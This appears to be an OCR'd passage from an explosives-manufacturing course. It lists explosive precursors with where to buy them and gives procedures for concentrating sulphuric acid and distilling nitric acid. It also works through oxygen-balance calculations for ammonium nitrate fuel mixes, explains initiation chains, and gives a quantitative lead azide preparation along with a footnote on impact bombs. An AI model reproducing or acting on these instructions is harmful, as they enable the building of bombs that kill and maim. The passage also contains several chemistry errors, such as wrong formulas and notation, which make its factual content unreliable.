Hexamine	$C_6H_{12}N_4$	Can be extracted from *white coal* which is available in super markets.[4] White coal is used for burning.

[3] To *How to find the concentration of Hydrogen Peroxide [H_2O_2]*: see footnote #11

[4] **How to extract *Hexamine* from *White Coal***

1) Grind white coal
2) Stir in warm water. White coal consists of wax and Hexamine.
3) Hexamine will dissolve in water but wax will not dissolve so filter the water and the water past from filter paper consist of Hexamine.
4) Heat the water till it become like mud.
5) Keep in sunlight to dry after drying it will be very pure Hexamine.

Sodium Azide	NaN_3	In medical store
Sodium Nitrate	$NaNO_3$	In agriculture shops. Also known as soda niter
Ammonium Nitrate	NH_4NO_3	In agriculture shops
Potassium Nitrate	KNO_3	In agriculture shops. Also known as niter/nitre and saltpeter/saltpetre
Lead Nitrate	$Pb(NO_3)_2$	In agriculture shops
Barium Nitrate	$Ba(NO_3)_2$	In agriculture shops
Urea	$CO(NH_2)_2$	In agriculture shops. Also known as carbamide
Sodium Carbonate	Na_2CO_3	In super markets. A sodium salt of carbonic acid; used in making soap powders and glass and paper. Also known as sal soda, washing soda and soda ash.
Sodium Bicarbonate	$NaHCO_3$	In super markets. A white soluble compound used in effervescent drinks and in baking powders and as an antacid. Also known as baking soda, bicarbonate of soda and saleratus
Ammonium Hydroxide	NH_4OH	In super markets. It maybe also called Ammonia water.
Potassium Chlorate	$KClO_3$	In super markets. A white salt used in matches, fireworks, and explosives; also used as a disinfectant and bleaching agent.
Sodium Chlorate	$NaClO_3$	In super markets. A colorless salt used as a weed killer and an antiseptic.
Sulphuric Acid	H_2SO_4	Used for filling car batteries (battery acid). Also known as vitriol or oil of vitriol
Nitric Acid	HNO_3	In gold shops (gold smiths). May be also known as aqua fortis
Aluminium Powder	Al	In painting shop
Sulphur	S	In agriculture shops
Citric Acid	$C_6H_8O_7$	In super markets. A weak water-soluble acid found in many fruits (especially citrus fruits); used as a flavoring agent.
Acetic Acid	CH_3COOH	In super markets. A colorless pungent liquid widely used in manufacturing plastics and pharmaceuticals
Potassium Permanganate	$KMnO_4$	For cleaning water. A poisonous salt that forms dark purple crystals and is purple-red when dissolved in water;

		used as an oxidizing and bleaching agent and as a disinfectant and antiseptic. Also known as permanganate of potash.
Nitro Benzene	$C_6H_5NO_2$	For cleaning screen. An oily toxic water-soluble liquid used as a solvent and in the manufacture of aniline
Glycerin	$C_3H_5(OH)_3$	In medical store
Vaseline (Petroleum Jelly)	$C_{12}H_{32}$	In medical store. A semisolid mixture of hydrocarbons obtained from petroleum; used in medicinal ointment and for lubrication. The most commonly found commercial name of it is Vaseline, thus in the course we use this name.
Charcoal	C_2H_6O	This is the remaining of burning wood
Hydrazine Hydrate	N_2H_5OH	For making form (sponge)
Wood Powder	$C_6H_{10}O_5$	In carpentry
Soap	$C_{17}H_{35}COONa$	In super markets
Wax	$CH_3(CH_2)_{14}C(CH_2)_{29}\ CH_3$	In super markets
Sugar	$C_{12}H_{22}O_{11}$	In super markets
Zinc Powder	Zn	In coloring metal (especially of Iron or steel). It is a bluish-white lustrous metallic element; brittle at ordinary temperatures but malleable when heated; used in a wide variety of alloys and in galvanizing iron
Magnesium Powder	Mg	For making body of airplane. A light silver-white ductile bivalent metallic element; in pure form it burns with brilliant white flame

Important Acid Used in This Course

1. Sulphuric Acid [H_2SO_4]
2. Nitric Acid [HNO_3]
3. Hydrochloric Acid [HCl]

Preparation of Sulphuric Acid [H_2SO_4]

You can get Sulphuric Acid [H_2SO_4] from car batteries or chemical stores. Remember that the Sulphuric Acid [H_2SO_4] found in the car batteries has a density of 1.12g/cm^3 but the density we need for mixture is 1.84g/cm^3. So to make it denser (thicker) is to boil it till it becomes the required density. To find the density of a substance use:

$$\textit{Density} = \frac{\textit{Mass}}{\textit{Volume}} \quad \begin{matrix}\text{(You get this by weighing the mass)} \\ \text{(You get this by using a graduated cylinder)}\end{matrix}$$


To find out the purity of a substance you boil it, and if it boils at its standard boiling point then it is the real McCoy (Boiling point is the temperature at which the substance starts to boil and vaporize. Each substance has its own fixed boiling point. For example boiling point of Sulphuric Acid is 340^{o}C). Keep in mind that whenever a substance is not denser or pure enough then you have to boil it in order to make it denser.

Preparation of Nitric Acid [HNO_3]

To make Nitric Acid [HNO_3] you mix Sulphuric Acid [H_2SO_4] with any Nitrate, so we are going to mix Sulphuric Acid [H_2SO_4] with Potassium Nitrate [KNO_3] (which is available in agricultural shops). The chemical equation for this process is:

Sulphuric Acid + Potassium Nitrate ⟶ Nitric Acid + Potassium Hydro Sulphate

This is denoted in chemical formulae as: $H_2SO_4 + KNO_3 \longrightarrow HNO_3 + KHSO_4$



You do this process by using the condensation process. You boil Sulphuric Acid [H_2SO_4] with Potassium Nitrate [KNO_3] in a round-bottom flask and then the reaction takes place and Nitric Acid [HNO_3] vapour rises, and passes through a condenser which has cold water running through it, this cools the vapour and condense them into liquid form. This liquid Nitric Acid [HNO_3] is collected in a separate flask at the other end of the condenser.

What is left behind in the flask where Sulphuric Acid [H_2SO_4] and Potassium Nitrate [KNO_3] boiled is Potassium Hydro Sulphate [$KHSO_4$].

This whole process must be carried out in a well ventilated room so that the gas doesn't harm you.


Preparation of Hydrochloric Acid [HCl]

Nitric Acid [HNO_3] reacts with any chloride to form Hydrochloric Acid [HCl]. So we will use Sodium Chloride [NaCl] (table salt):

Nitric Acid + Sodium Chloride ⟶ Hydrochloric Acid + Sodium Nitrate

HNO_3 + NaCl ⟶ HCl + $NaNO_3$

Put Sodium Chloride [NaCl] to a round-bottom flask and put Nitric Acid [HNO_3] (conc. 65%) to it. Heating will emit Hydrochloric Acid [HCl](gas). The gas is condensed using a condenser and collected in another flask.



PART TWO

CHEMISTRY

Part Two


CHEMISTRY

Atoms:

Every element is made up of small parts which are called atoms. An atom consists of a "nucleus" at its center, and "electrons" revolving around it (the path which the electrons move is known as orbits).

Example:


Hydrogen Atom



The Nucleus is made up of "protons" and "neutrons".

Electrons are *negatively* charged particles, where as the Protons are *positively* charged particles. The *Neutrons* does not carry any charge.

Boron Atom



Atomic Number: Each Atom have a specific number of protons, thus this number is used to denote different types of Atoms. Eg. Atomic Number of Oxygen is 8, whereas the Atomic Number of Hydrogen is 1.

Periodic Table: The "Periodic Table" is a tabular arrangement of Atom according to the Atomic Number. There are many varieties of Periodic Tables, (easily available) which you can refer. They may include Density, Mass and other details of the atoms. Also in its native

form (i.e. without joining another atom), the number of protons [+ve] (or Atomic Number)in an atom is the same as the number of electrons [-ve] in it.


Mass of an Atom is the average mass of an atom in natural sample of an atom. The mass of the electrons are very light; hence it is neglected from this. You can easily refer to any Periodic Table to find the mass of a specific Atom.

Elements: Everything which is around us is made of elements. Elements are substance that are composed of only one type of atom. E.g: Oxygen gas, made up of oxygen molecules [O_2] and Copper Metal is made up of Copper [Cu] atoms.

Compound: Two or more elements join to form a compound. E.g: Copper Oxide is made up of Copper and Oxygen [CuO] Likewise Water is made up of Oxygen and Hydrogen. [H_2O]


Number Of Electrons Carried In Each Orbit: In the atoms there are orbits which electrons (negative charge) rotate around the Nucleus:

- The first orbit (which is closest to the nucleus) is called the K Orbit. It can only contain a maximum number of 2 electrons.
- The second orbit or the "L Orbit" can have a maximum number of 8 electrons.
- The third or the "M Orbit" can have a maximum of 18 electrons.
- The fourth or the "N Orbit" can have a maximum of 32 electrons.




Octer Rule: If the number of electrons for last orbit of any elements or compound is for (k=2, L=8, M=18 orN=32), then it will be stable. An unstable Atom *needs* to be stable by uniting with other atoms to reach the number. This is known as chemical reactions.

Example 1:




Example 2:

O^{8}_{16} +2H ⟶ H_2O




Ions: An "ion" is an atom after gaining or losing one or more electrons.

Example 1: Lithium Atom [Li^{3}_{7}]



It removes one electron from its outer most shell

Example 2: Oxygen atom [O_2]



It gains two electrons to its outer most shell


Types Of Bonds: Similar or different atoms join each other by "bonding". There are two types of bonds:

a. Covalent Bonds
b. Ionic Bonds
c. Metallic bonds (Bonds in all metals)


Covalent bond: An inter-atomic attraction resulting from sharing of electrons between the atoms.

Example:


Single bond [H_2]



Double bond [CO_2]




Tripple bond [N_2]



Ionic bond*:* The attraction of both positive and a negative iron resulting from a complete (or nearly complete) transfer of one or more electrons from one atom to another is known to be an Ionic bond.

Example: Formation of Sodium Chloride:



How To Name The Elements And Compounds?

Name of elements	Symbol	Notes
Hydrogen	H	First letter
Carbon	C	First letter
Calcium	Ca	First and second letter
Helium	He	First and second letter
Magnesium	Mg	First and third letter
Iron	Fe	Taken from Latin language
Sodium	Na	Taken from Latin language
Gold	Au	Taken from Latin language

Naming Compounds

Naming ionic compound is connecting name of cation (positively charged ions) and anion (negatively charged ion) – as discussed below:

i. Naming Cation

All positive ions – which form only one cation is named after its name. Example:

K^+: potassium ion
Na^+ : Sodium ion

For naming transit-ion metals cat-ion, it has two ruling:

I. Older naming system for metal ions uses the ending *–ous* for ion of lower change and *–ic* for the ion of higher change. Example:

(Fe^{2+}) : Ferrous
(Fe^{3+}) : Ferric

II. Charge of an ion is commonly indicated by a Roman numeral in bracket immediately following the ions name. Example:

(Fe^{2+}) : Iron (II) ion
(Fe^{3+}) : Iron (III) ion

ii. Naming negative ions;

Two types of negative ions are considered: Mono atomic (those having only one atom) and Poly atomic (those having several atoms)

I. A mono-atomic negative ion is named by adding *–ide* to the stem of the name of the non metal element from which the ion is derived. Example:

(Cl^-) : Chloride
(I^-) : Iodide

II. Poly-atomic negative ions are common especially the containing oxygen (*called oxo-an-ions*). Although most of these names must simply be named, some guide lines can help.

The oxo-an-ion having the greater number of oxygen atoms are given suffix *–ate,* and the oxo-an-ions having smaller number of oxygen atom has the suffix *–ite* eg; NO^-_3 is nitrate ion and NO^-_2 is nitrite ion. For a series of oxo-an-ion having more than two numbers, the ion with largest number of oxygen has prefix *per-* and suffix *–ate*. The ions having smaller number of oxygen has prefix *hypo-* and suffix *–ite.*

Some of the examples are mentioned below:

ClO_4^- → *PerChlorate* ion
ClO_3^- → *Chlorate* ion
ClO_2^- → *Chlorite* ion
ClO^- → *hypochlorite* ion

Oxo-an ion that contain hydrogen are named by adding the world 'Hydrogen' before the name of oxo an ion. If two hydrogen are in the compound, we say dihydrogen. Many of these hydrogen-containing oxoanions have common names that are often used.

Naming Ionic Compounds:

Name of ionic compound is built from the name of positive and negative ions in the compound. The name of positive ion is given first, followed by name of the negative ion.

Symbol	Positive Ion	Negative Ion	Name of the Compound
NaCl	Na^+ (sodium ion)	Cl^- (chloride ion)	sodium chloride
$KClO_3$	K^+ (potassium ion)	ClO_3^- (chlorate ion)	potassium chlorate
Fe_2O_3	Fe_3+ (iron (III) ion, also known as "ferric")	O_2^- (oxide ion)	iron (III) oxide (ferric oxide)

Balancing Equations

An Easy way to balance combusting reaction:

Using the formula to find oxidizing or reducing agent, Find how much oxygen is available from oxidizing agent and how much oxygen is needed for reducing agent.

This formula is:

[2 x No. Carbon] + [1/2 x no. of Hydrogen] : [No. of Oxygen]

For example in the reaction of [ammonium nitrate] + [acetone]

NH_4NO_3 (ammonium nitrate) + C_3H_6O (acetone)

The raw equation for this is:

$NH_4NO_3 + C_3H_6O \rightarrow CO_2 + N_2 + H_2O$

Now how to balance this:

Step #1:

In NH_4NO_3there are:

0 no. of C
4 no. of H
3 no. of O

So when we apply the formula

[2 x No. Carbon] + [1/2 x no. of Hydrogen] : [No. of Oxygen]

[2 x 0] + [1/2 x 4] : [3]

[0] + [2] : [3]

2 : 3

Therefore

2<3

(i.e. oxygen ratio is more)

3 - 2 = 1

Hence NH_4NO_3 gives an extra O

Step #2:

In C_3H_6O there are:

3 no. of C
6 no. of H
1 no. of O

So when we apply the formula

[2 x No. Carbon] + [1/2 x no. of Hydrogen] : [No. of Oxygen]

[2 x 3] + [1/2 x 6] : [1]

[6] + [3] : [1]

9 : 1

Therefore

9 > 1

(i.e. Oxygen is less)

9 - 1 = 8

Therefore C_3H_6O "needs" 8 more oxygen

Step #3:

From our previous conclusions:

- NH_4NO_3 gives an extra O [i.e. 1 Oxygen is "available"]
- C_3H_6O needs 8 more oxygen [i.e. 8 Oxygen is "needed"]

Write the equation and write the "needed number of oxygen" in NH_4NO_3 and "available oxygen" in C_3H_6O, as shown below:

[Needed Oxygen]NH_4NO_3 + [Available Oxygen]C_3H_6O → $CO_2 + N_2 + H_2O$

[8]NH_4NO_3 + [1]C_3H_6O → $CO_2 + N_2 + H_2O$

Hence:

$8NH_4NO_3 + C_3H_6O$ → $CO_2 + N_2 + H_2O$

Therefore for the first part of the equation [$8NH_4NO_3 + C_3H_6O$]

Total no. of N = [8 x 1] + [8 x 1] = [16]
Total no. of H = [8 x 4] + [6] = [38]
Total no. of O = [8 x 3] + [1] = [25]
Total no. of C = [3 x 1] = [3]

Now balance the [carbons][hydrogen] and [nitrogen]for the second part of the equation [$CO_2 + N_2 + H_2O$]

$8NH_4NO_3 + C_3H_6O$ → $CO_2 + N_2 + H_2O$

$8NH_4NO_3 + C_3H_6O$ → $3CO_2 + 8N_2 + 19H_2O$

So for the second part [$3CO_2 + 8N_2 + 19H_2O$]

Total no. of N = [8 x 2] = [16]
Total no. of H = [19 x 2] = [38]
Total no. of O = [3 x 2] + [19 x 1] = [25]
Total no. of C = [3 x 1] = [3]

Now if we calculate the total for both parts:

$8NH_4NO_3 + C_3H_6O$ → $3CO_2 + 8N_2 + 19H_2O$

16(N) + 25(O) + 38(H) + 3(C) → 3(C) + 16(N) + 38(H) + 25(O)

82 → 82

Advantage of this method:

You do not have to balance by yourself the first part of the equation (i.e. reactants). Instead you could calculate it first and then, only the second part is to be balanced.

Now, use step to find mass ratio. But, you must remember this is only theory. Practical (experimental) answer maybe different as a result of some impurities, human error, or other side reactions.

Note: when you consider oxidizing agents, available oxygen, you must think about the oxidizing compound itself. For example, KNO_3, if you find from the formula, it gives three oxygen but in reality it gives 2.5 as K (potassium) also forms its stable form of oxide, K_2O.

Another example of balancing equation:

$NH_4NO_3 + C_6H_{12}O_6 \rightarrow CO_2 + N_2 + H_2O$

Formula:
[2 x No. Carbon] + [1/2 x no. of Hydrogen] : [No. of Oxygen]

For NH_4NO_3

[2 x 0] + [1/2 x 4] : [3]

2<3

Therefore, NH_4NO_3 gives an extra Oxygen

(Note that NH_4NO_3 always gives an extra one Oxygen! i.e. it donates one oxygen)

Now for $C_6H_{12}O$

[2 x No. Carbon] + [1/2 x no. of Hydrogen] : [No. of Oxygen]

12 + 6 : 6

18>6

18 - 6 = 8

Therefore $C_6H_{12}O_6$ needs 12 more oxygen

Balanced equation for this is:

$12NH_4NO_3 + C_6H_{12}O_6 \rightarrow 6CO_2 + 12N_2 + 30H_2O$
126 (left) → 126 (right) (126 is the number of moles of atoms on each side of the equation)

Notes:

When the compound finishes with **ide**, it means it consists of two elements. Like Potassium Chloride [NaCl] or Magnesium Oxide [MgO] etc. But some are special which does not fit to this theory, like the Hydroxide group. Like Sodium Hydroxide [NaOH] etc.

When the compound finishes with **ate** it means it has 3 or 4 oxygen. Example:

Potassium Chlorate [$KClO_3$]
Sodium Sulphate [Na_2SO_4].

If it ends with **ite** it means 3 oxygen. Example:

[Na_2SO_3] : Sodium Sulphite

If **per** is present it means it is having more oxygen. Example:

Hydrogen peroxide [H_2O_2]

If a compound has **Thio** it means it is having Sulphur. Example:

[$Na_2S_2O_3$] : Sodium Thio-sulphate
[Na_2SO_4] : Sodium Sulphate

PART THREE

MANUFACTURING EXPLOSIVES

Part Three

MANUFACTURING EXPLOSIVES


Definitions of explosives; it is a compound or a chemical mixture which can change to a lot quantity of gases in a very short time producing mechanical destruction and very high temperature.

**One volume of compound after explosion becomes 15000 volumes with in a time of 1/10,000 of a second. And temperature 3000 to 4000 °C*

Types Of Explosive

Sensitive	**Semi Sensitive**	**Insensitive (lazy)**
Primary Charges	RDX, Tetryl, Potassium Chlorate Mixtures, Hydrogen Peroxide Mixtures, Potassium, Nitrate Mixtures with Aluminium Powder	TNT, Nitrates without Aluminium

Types Of Explosive According to Usage




i. Primary Charge **ii. Main Charge** **iii. Launching Charge**

How A Blast Should Be

First we have to blast Primary Charge, which is very sensitive and easy to blast. By blasting Primary Charge we have to blast a Semi-Sensitive explosive and it will blast Insensitive. Without using Semi Sensitive explosive it is difficult to blast Insensitive Explosive.

Sensitive → Semi Sensitive → Insensitive



PART THREE: Section One

i. MANUFACTURE OF PRIMARY CHARGE

i. PRIMARY CHARGES

Difference between Primary and Main Charges:


1. Primary charges are very sensitive, by firing or impacting it will blast. But main charges are not sensitive.
2. In Primary charge, some of its molecules are in linear shape; due to this it is very unstable.

   Example: Shape of Mercury Fulminate[$Hg(CNO)_2$]



3. In Primary charge, some of its molecules have angle shape. Due to this it is unstable.

   Example: Shape of Lead Azide [PbN_6]



4. Majority of primary charge molecules carry a heavy metal in middle of it. Any effect by fire or impact, these molecules discharges the heavy metal particles, so it changes to small balls with extreme temperature. This makes the wave of the blast.

Main Primary Charges:

1. Lead Azide [PbN_6]
2. Mercury Fulminate [$Hg(CNO)_2$]
3. Acetone Peroxide
   - Dicyclo Acetone Peroxide [$C_6H_{12}O_4$]
   - Tricyclo Acetone Peroxide [$C_9H_{18}O_6$]
4. Hexamine Peroxide [$C_6H_{12}O_6N_2$]

1. LEAD AZIDE [PbN_6]

Properties

1. It is in the form of white colored crystals
2. The temperature at which it blast is 380°C
3. Speed of blast is 5300 m/s
4. Its density is 4.8 g/cm3
5. When the explosive is placed with small stones it increases its sensitivity tremendously. Due to this we prevent you from making impact bombs from Lead Azide.[5]
6. It dissolves in compounds of Sodium and Ammonia i.e., Sodium Acetate [CH_3COONa] and Ammonium Acetate [CH_3COONH_4]. Dose not dissolve In water.
7. It is not affected a lot by humidity even if it is in a mixture of 50% water it still blast.
8. It is affected by light, the longer it stays in light the weaker it becomes.
9. Storage should be under water in the ratio is 3:1, water is 3, Lead Azide is 1.
10. Do not place it in Copper [Cu]; it will react with Copper to form Copper Azide which is very sensitive. But if Lead Azide is kept in water with Copper this is not a danger nevertheless after water dries out then it becomes extremely sensitive.
11. How to *denature* it:
    a. Place it in sunlight
    b. Boil it with water for a long time and it should go dead or finished
    c. Allow to absorb concentrated solution of Sodium Acetate [CH_3COONa]
    d. Put in Acetic Acid [$C_2H_4O_2$]
12. With 50% of moisture it may explode!
13. It's a poison, 1gr can kill a person within 20 min to 24hr

Preparation Of Lead Azide [PbN_6]

1) Put 1 gram of Sodium Azide [NaN_3] into beaker contain 24 ml of water and mix well.
2) Put 1.75 gram of Lead Nitrate [$Pb(NO_3)_2$] (must grind it first) into another beaker, containing water of 23ml and mix well
3) Pour the 1st solution of Sodium Azide[NaN_3] to the solution of Lead Nitrate[$Pb(NO_3)_2$]
4) The solution formed is like a yoghurt complexion
5) After forming like a complexion, filter it using filter paper

[5] Note: If you are making an *impact bomb*using Lead Azide [PbN_6]–it is a must to fill the bomb fully. If it is not filled properly it might blast by even a minute movement (shaking etc). If any other Primary charge is available, do not use Lead Azide [PbN_6].

